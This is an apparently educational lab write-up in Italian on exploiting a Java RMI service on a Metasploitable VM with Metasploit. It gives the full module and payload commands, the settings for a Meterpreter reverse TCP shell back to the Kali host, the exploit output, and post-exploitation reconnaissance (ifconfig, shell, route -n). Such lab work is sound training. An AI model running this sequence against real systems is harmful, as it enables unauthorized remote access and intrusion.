


Attacco a una macchina vulnerabile tramite Metasploit sfruttando Java RMI

Configurazione laboratorio impostando gli indirizzi ip richiesti nell'esercizio:

Ip Kali: 192.168.11.111

Ip Metasploit: 192.168.11.112



The image shows two side-by-side terminal windows. The left window is a Kali Linux terminal with the prompt 'kali@kali: ~'. It shows the command 'sudo ip addr add 192.168.11.111/24 dev eth0' being executed, followed by 'ip a' which displays network interface details for 'lo' and 'eth0'. The 'eth0' interface is configured with IP 192.168.11.111/24. The right window is a Metasploit VM window titled 'Metasploitable [In esecuzione] - Oracle VM VirtualBox'. It shows the command 'sudo ifconfig eth0 192.168.11.112 netmask 255.255.255.0' being executed, followed by 'ifconfig' which displays network interface details for 'eth0' and 'lo'. The 'eth0' interface is configured with IP 192.168.11.112/24.

Svolgimento dell' esercizio:

Dopo aver avviato Metasploit su Kali, abbiamo cercato l'exploit relativo al servizio **Java RMI**, selezionando:

exploit/multi/misc/java_rmi_server

Abbiamo poi impostato il payload:

set PAYLOAD java/meterpreter/reverse_tcp

```
kali@kali: ~  
File Actions Edit View Help  
msf6 > search java_rmi  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
0 auxiliary/gather/java_rmi_registry . normal No Java RMI Registry Interfaces Enumeration  
1 exploit/multi/misc/java_rmi_server 2011-10-15 excellent Yes Java RMI Server Insecure Default Configuration Java Code Execution  
2 \ target: Generic (Java Payload) . . . .  
3 \ target: Windows x86 (Native Payload) . . . .  
4 \ target: Linux x86 (Native Payload) . . . .  
5 \ target: Mac OS X PPC (Native Payload) . . . .  
6 \ target: Mac OS X x86 (Native Payload) . . . .  
7 auxiliary/scanner/misc/java_rmi_server 2011-10-15 normal No Java RMI Server Insecure Endpoint Code Execution Scanner  
8 exploit/multi/browser/java_rmi_connection_impl 2010-03-31 excellent No Java RMIConnectionImpl Deserialization Privilege Escalation  
  
Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl  
  
msf6 > use 1  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf6 exploit(multi/misc/java_rmi_server) > set PAYLOAD java/meterpreter/reverse_tcp  
PAYLOAD => java/meterpreter/reverse_tcp  
msf6 exploit(multi/misc/java_rmi_server) > option  
[-] Unknown command: option. Did you mean options? Run the help command for more details.  
msf6 exploit(multi/misc/java_rmi_server) > options  
  
Module options (exploit/multi/misc/java_rmi_server):  


| Name      | Current Setting | Required | Description                                                                                            |
|-----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                            |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |


```

Procediamo poi con il comando **Options** per verificare i prossimi passaggi da eseguire:

Configuriamo i parametri necessari:

set RHOST 192.168.11.112

set LHOST 192.168.11.111

set LPORT 4444

L'esercizio segnalava un possibile errore legato al parametro HTTPDELAY, che di default è impostato su 10. Per evitare problemi nella ricezione del payload, abbiamo aumentato il valore con:

set HTTPDELAY 20 come suggerito nelle slide

```
kali@kali: ~  
File Actions Edit View Help  
Exploit target:  


| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |


  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.11.112  
RHOST => 192.168.11.112  
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111  
LHOST => 192.168.11.111  
msf6 exploit(multi/misc/java_rmi_server) > set LPORT 4444  
LPORT => 4444  
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20  
HTTPDELAY => 20  
msf6 exploit(multi/misc/java_rmi_server) > exploit  
[*] Started reverse TCP handler on 192.168.11.111:4444  
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/nQaRk3KWtv0mLk  
[*] 192.168.11.112:1099 - Server started  
[*] 192.168.11.112:1099 - Sending RMI Header...  
[*] 192.168.11.112:1099 - Sending RMI Call...  
[*] 192.168.11.112:1099 - Replied to request for payload JAR  
[*] Sending stage (58073 bytes) to 192.168.11.112  
[*] Meterpreter session 1 opened (192.168.11.111:4444 -> 192.168.11.112:50466) at 2025-05-16 10:08:37 +0200  
  
meterpreter > help  
  
Core Commands  


| Command | Description |
|---------|-------------|
|---------|-------------|


```


Con il comando **Exploit** siamo riusciti ad ottenere con successo una sessione Meterpreter.

All'interno della stessa, con il comando **help** abbiamo controllato le varie opzioni suggerite e in seguito con il comando **ifconfig** otterremo i dettagli delle interfacce di rete della macchina vittima



```
kali@kali: ~  
File Actions Edit View Help  
Command Description  
record_mic Record audio from the default microphone for X seconds  
Stdapi: Audio Output Commands  
Command Description  
play play a waveform audio file (.wav) on the target system  
For more info on a specific command, use <command> -h or help <command>.  
meterpreter > ifconfig  
Interface 1  
Name : lo - lo  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 127.0.0.1  
IPv4 Netmask : 255.0.0.0  
IPv6 Address : ::1  
IPv6 Netmask : ::  
Interface 2  
Name : eth0 - eth0  
Hardware MAC : 00:00:00:00:00:00  
IPv4 Address : 192.168.11.112  
IPv4 Netmask : 255.255.255.0  
IPv6 Address : fe80::a00:27ff:fe70:c45
```

Una volta ottenuto il risultato richiesto, spostandoci nella **shell** della macchina abbiamo visualizzato la tabella di routing della macchina con il comando **route -n** permettendoci di completare la raccolta informazioni



```
kali@kali: ~  
File Actions Edit View Help  
Stdapi: Webcam Commands  
Command Description  
record_mic Record audio from the default microphone for X seconds  
Stdapi: Audio Output Commands  
Command Description  
play play a waveform audio file (.wav) on the target system  
For more info on a specific command, use <command> -h or help <command>.  
meterpreter > shell  
Process 1 created.  
Channel 1 created.  
route -n  
Kernel IP routing table  
Destination Gateway Genmask Flags Metric Ref Use Iface  
192.168.11.0 0.0.0.0 255.255.255.0 U 0 0 0 eth0  
exit  
meterpreter > quit  
[*] Shutting down session: 1  
[*] 192.168.11.112 - Meterpreter session 1 closed. Reason: User exit  
msf6 exploit(multi/misc/java_rmi_server) > exit  
~  
kali@kali: ~
```

Conclusioni

L'esercizio ha mostrato con successo come sfruttare una vulnerabilità Java RMI con Metasploit, ottenere l'accesso tramite Meterpreter e raccogliere informazioni fondamentali sulla rete della macchina vittima. Inoltre, abbiamo prevenuto un errore noto impostando correttamente il parametro HTTPDELAY.